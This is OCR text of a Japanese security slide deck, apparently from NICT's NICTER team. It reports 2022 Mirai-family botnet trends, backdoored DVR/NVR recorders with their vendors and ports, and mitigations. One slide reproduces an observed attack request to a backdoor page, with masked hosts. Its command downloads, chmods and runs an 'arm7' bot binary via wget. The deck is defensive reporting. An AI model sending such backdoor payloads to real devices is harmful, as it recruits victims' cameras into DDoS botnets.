
2022年Q1～Q3：Mirai系IoTボットの推移（全世界）

- Miraiの特徴を持つパケット数とユニークホスト数（日毎）




2022年Q1～Q3：Mirai系IoTボットの推移（国別）

- 国別のMiraiの特徴を持つユニークホスト数（日毎）



2022年Q1～Q3：Mirai系IoTボットの推移（日本）

- 日本を送信元とするMiraiの特徴を持つパケット数とユニークホスト数（日毎）






DVR/NVRとは

- Digital Video Recorder（DVR）
  ✓カメラがレコーダと同軸ケーブルで繋がる

- Network Video Recorder（NVR）
  ✓カメラがレコーダとイーサネットでつながる

- ほぼいわゆる防犯カメラ

NICTで脆弱性を確認したDVR/NVR（一部抜粋）

製造元	筐体	管理画面	有効なポート （※FWにより異なるため参考情報）	観測したマルウェア
FocusH&S			80/TCP 8002/TCP 9010/TCP 10801/TCP	• Moobot（スキャン機能あり） • Fodcha
Rifatron			21/TCP 23/TCP 80/TCP 1998/TCP 50100/TCP	• fbot（rippr gang） • Mirai亜種（スキャン機能あり）
Pinetron			7000/TCP	• Moobot（スキャン機能あり）
CTRing			23/TCP 80/TCP 5920/TCP	• Mirai亜種（スキャン機能あり）

DVR/NVRがマルウェアに感染する理由とその影響

●理由１：インターネットに直結

- ✓ スマートフォンなどを使った遠隔視聴
- ✓ 時刻同期
- ✓ 設置業者による遠隔管理（？）

●理由２：バックドアが存在

- ✓ 仕向け国用に設定変更のメニューを提供するため
- ✓ デバッグ用に管理コンソール（Webシェル）が存在する

●影響：強力なDDoS攻撃の踏み台となる

- ✓ 映像伝送・処理するための十分なCPUパワーと通信回線がある
- ✓ 1台で数十Mbpsのトラフィックを発生させることも可能

実例：バックドアと攻撃ペイロード

バックドアページ（認証なしでアクセス可能）　※再現イメージ

05/12/2022　72B5F313-B124A1A3　*****(パスワード入力欄)

実行したいコマンド　実行

パスワードのアルゴリズムは製造元もしくはファームウェア解析が必要

実機に届いた攻撃ペイロード

バックドア用アカウントの正しいパスワードを用いてコマンド実行がされている。この攻撃ペイロードの送信元から30分に1回以上のペースで攻撃を観測。なお、販売代理店によりバックドアの有無は異なる。

```
POST xxxxxxx.cgi HTTP/1.1
Host: xxx.xxx.xxx.xxx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: xxx
Content-Type: application/x-www-form-urlencoded

xxxxxxxx&key=72B5F313-B124A1A3&pwd=XaAJNULmEVg%3D&cmd=cd+%2Ftmp%2F%3B+rm+-
rf+arm7%3B+wget+http%3A%2F%2Fxxx.xxx.xxx.xxx%2Farm7%3B+chmod+777+arm7%3B+.%2Farm7+multidvr
```

※文字列等は変更しています

DVR/NVRの推奨対策

- DVR/NVRをインターネットに直結しない

- ルータにDVR/NVRを接続している場合
  - ✓UPnPを無効化する
  - ✓ポートフォワード設定をしない
  - ✓DMZにカメラを設置しない

適切な対策情報をベンダが提供しない限り
ユーザの努力で対策することは困難な状況

- ✓ ユーザが変更できない機器固有のパスワードが設定されている
- ✓ 機器の管理画面にアクセスできればバックドアで乗っ取り可能
- ✓ 最新のファームウェアが公開されているのか不明な機器も多い

NICTER解析チームの情報発信

●Twitter

https://twitter.com/nicter_jp

ダークネットで観測した情報や即時性が求められる事象などについて呟いています。

●NICTER Blog

https://blog.nicter.jp/


Twitterには書ききれない統計情報やNICTのSoCで観測した情報などを掲載しています。

NOTICE

National Operation Towards IoT Clean Environment


NOTICE

- NOTICE: National Operation Towards IoT Clean Environment
- 総務省、NICT、ISPが連携し、サイバー攻撃に悪用されるおそれのある機器の調査及び当該機器の利用者への注意喚起を行う取組



https://notice.go.jp/

能動的対策と受動的対策



IoT機器調査及び利用者への注意喚起の実施状況（2022年10月度）


NOTICE注意喚起の取組結果

注意喚起対象としてISPへ通知したもの*

4,327件（9月度:4,394件）

（参考）2019年度からの累積件数：61,338件
